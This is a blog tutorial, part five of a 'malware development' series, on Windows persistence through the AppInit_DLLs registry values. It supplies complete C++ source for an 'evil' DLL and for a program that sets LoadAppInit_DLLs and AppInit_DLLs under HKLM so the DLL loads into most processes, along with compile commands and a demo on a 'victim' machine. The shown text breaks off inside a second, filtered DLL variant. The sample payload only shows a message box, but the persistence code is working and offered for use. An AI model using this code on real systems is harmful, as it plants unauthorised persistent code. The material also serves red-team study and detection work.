


Malware development: persistence - part 5. Applnit_DLLs. Simple C++ example.

cocomelonc.github.io/tutorial/2022/05/16/malware-pers-5.html

May 16, 2022

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is a next part of a series of articles on windows malware persistence techniques and tricks.

Today I'll write about the result of my own research into another persistence trick: Applnit_DLLs.

Windows operating systems have the functionality to allow nearly all application processes to load custom DLLs into their address space. This allows for the possibility of persistence, as any DLL may be loaded and executed when application processes are created on the system.


Applnit DLLs

Administrator level privileges are necessary to implement this trick. The following registry keys regulate the loading of DLLs via Applnit:

- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows - 32-bit`
- `HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows - 64-bit`

We are interested in the following values:

```
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /s
```



```
Windows PowerShell
PS Z:\2022-04-26-malware-pers-2> reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /s
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows
(Default) REG_SZ mmsrvc
AppInit_DLLs REG_SZ
DdeSendTimeout REG_DWORD 0x0
DesktopHeapLogging REG_DWORD 0x1
DeviceNotSelectedTimeout REG_SZ 15
DwmInputUsesIoCompletionPort REG_DWORD 0x1
EnableDwmInputProcessing REG_DWORD 0x7
GDIPProcessHandleQuota REG_DWORD 0x2710
IconServiceLib REG_SZ IconCodecService.dll
LoadAppInit_DLLs REG_DWORD 0x0
NaturalInputHandler REG_SZ NInput.dll
ShutdownWarningDialogTimeout REG_DWORD 0xffffffff
Spooler REG_SZ yes
ThreadUnresponsiveLogTimeout REG_DWORD 0x1f4
TransmissionRetryTimeout REG_SZ 90
USERNestedWindowLimit REG_DWORD 0x32
USERPostMessageLimit REG_DWORD 0x2710
USERProcessHandleQuota REG_DWORD 0x2710
Win32kLastWriteTime REG_SZ 1D3D1ED98C0F7D8

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows\Win32kWPP
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows\Win32kWPP\Parameters
ForceLogsInMiniDump REG_DWORD 0x1
LogPages REG_DWORD 0x14
Verbose REG_DWORD 0x1
WppRecorder_PerBufferMaxBytes REG_DWORD 0x14000
WppRecorder_PerBufferMinBytes REG_DWORD 0x200
WppRecorder_TraceGuid REG_SZ {335d5e04-5638-4e58-aa36-7ed1cfe76fd6}

PS Z:\2022-04-26-malware-pers-2>
```

And for 64-bit:

```
reg query "HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /s
```

```
PS Z:\2022-04-26-malware-pers-2> reg query "HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /s
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows
(Default) REG_SZ mmsrvc
AppInit_DLLs REG_SZ
DdeSendTimeout REG_DWORD 0x0
DesktopHeapLogging REG_DWORD 0x1
DeviceNotSelectedTimeout REG_SZ 15
DwmInputUsesIoCompletionPort REG_DWORD 0x1
EnableDwmInputProcessing REG_DWORD 0x7
GDIPProcessHandleQuota REG_DWORD 0x2710
IconServiceLib REG_SZ IconCodecService.dll
LoadAppInit_DLLs REG_DWORD 0x0
NaturalInputHandler REG_SZ Ninput.dll
ShutdownWarningDialogTimeout REG_DWORD 0xffffffff
Spooler REG_SZ yes
ThreadUnresponsiveLogTimeout REG_DWORD 0x1f4
TransmissionRetryTimeout REG_SZ 90
USERNestedWindowLimit REG_DWORD 0x32
USERPostMessageLimit REG_DWORD 0x2710
USERProcessHandleQuota REG_DWORD 0x2710

HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows\Win32kWPP
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows\Win32kWPP\Parameters
ForceLogsInMiniDump REG_DWORD 0x1
LogPages REG_DWORD 0x14
Verbose REG_DWORD 0x1
WppRecorder_PerBufferMaxBytes REG_DWORD 0x14000
WppRecorder_PerBufferMinBytes REG_DWORD 0x200

PS Z:\2022-04-26-malware-pers-2>
```

Microsoft to protect Windows users from malware has disabled by default the loading of DLLs's via Applnit (**LoadAppInit_DLLs**). However, setting the registry key **LoadAppInit_DLLs** to value **1** will enable this feature.

practical example

First of all, create "evil" DLL. As usual I will take "meow-meow" messagebox pop-up logic:

```

/*
evil.cpp
inject via Appinit_DLLs
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/05/16/malware-pers-5.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

extern "C" {
    __declspec(dllexport) BOOL WINAPI runMe(void) {
        MessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
        return TRUE;
    }
}

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
    switch (nReason) {
        case DLL_PROCESS_ATTACH:
            runMe();
            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }
    return TRUE;
}

```

Let's go to compile it:

```
x86_64-w64-mingw32-gcc -shared -o evil.dll evil.cpp -fpermissive
```

The terminal screenshot shows the execution of the compilation command and the subsequent file listing. The file listing shows the following files:

Permissions	UID	GID	Owner	Group	Size	Time	File Name
-rwxr-x---	1	cocomelonc	cocomelonc	cocomelonc	3146	May 15 19:05	evil.cpp
-rwxr-xr-x	1	cocomelonc	cocomelonc	cocomelonc	93547	May 16 01:21	evil.dll
-rw-r--r--	1	cocomelonc	cocomelonc	cocomelonc	1284	May 16 01:20	pers.cpp
-rwxr-xr-x	1	cocomelonc	cocomelonc	cocomelonc	15872	May 16 00:17	pers.exe

Then simple logic: changing the registry key `AppInit_DLLs` to contain the path to the DLL, as a result, `evil.dll` will be loaded.

For this create another app `pers.cpp`:

```
/*
pers.cpp
windows low level persistense via Appinit_DLLs
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/05/16/malware-pers-5.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;
    // malicious DLL
    const char* dll = "Z:\\2022-05-16-malware-pers-5\\evil.dll";
    // activation
    DWORD act = 1;

    // 32-bit and 64-bit
    LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\Windows", 0 , KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // create new registry keys
        RegSetValueEx(hkey, (LPCSTR)"LoadAppInit_DLLs", 0, REG_DWORD, (const BYTE*)&act,
sizeof(act));
        RegSetValueEx(hkey, (LPCSTR)"AppInit_DLLs", 0, REG_SZ, (unsigned char*)dll,
strlen(dll));
        RegCloseKey(hkey);
    }

    res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
(LPCSTR)"SOFTWARE\\Wow6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Windows", 0 ,
KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // create new registry keys
        RegSetValueEx(hkey, (LPCSTR)"LoadAppInit_DLLs", 0, REG_DWORD, (const BYTE*)&act,
sizeof(act));
        RegSetValueEx(hkey, (LPCSTR)"AppInit_DLLs", 0, REG_SZ, (unsigned char*)dll,
strlen(dll));
        RegCloseKey(hkey);
    }
    return 0;
}
```

As you can see, setting the registry key `LoadAppInit_DLLs` to value `1` is also important.

Let's go to compile it:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```

```

(cocomelonc@kali) [~/hacking/cybersec_blog/2022-05-16-malware-pers-5]
$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocomelonc@kali) [~/hacking/cybersec_blog/2022-05-16-malware-pers-5]
$ ls -lt
total 116
-rwxr-xr-x 1 cocomelonc cocomelonc 15872 May 16 01:21 pers.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 93547 May 16 01:21 evil.dll
-rw-r--r-- 1 cocomelonc cocomelonc 1284 May 16 01:20 pers.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 3146 May 15 19:05 evil.cpp

(cocomelonc@kali) [~/hacking/cybersec_blog/2022-05-16-malware-pers-5]

```

demo

Let's go to see everything in action! Drop all to victim's machine (Windows 10 x64 in my case).


Then run as Administrator:

```
.\pers.exe
```



and:

```
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /s
reg query "HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /s
```

just check.




Then, for demonstration, open something like Paint or Notepad:



So, everything is worked perfectly :)

second example:

However, this method's implementation may result in stability and performance difficulties on the target system:



Furthermore, I think that the logic of the first DLL's is considered very odd since multiple message boxes popup, so when we act real-life action in red team scenarios: it's very noisy, for example for multiple reverse shell connections.

I tried updating little bit the logic of `evil.dll`:

```

/*
evil2.cpp
inject via Appinit_DLLs - only for `mspaint.exe`
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/05/16/malware-pers-5.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

char* subStr(char *str, char *substr) {
    while (*str) {
        char *Begin = str;
        char *pattern = substr;
        while (*str && *pattern && *str == *pattern) {
            str++;
            pattern++;
        }
        if (!*pattern)
            return Begin;


        str = Begin + 1;
    }
    return NULL;
}

extern "C" {
    __declspec(dllexport) BOOL WINAPI runMe(void) {
        MessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
        return TRUE;
    }
}

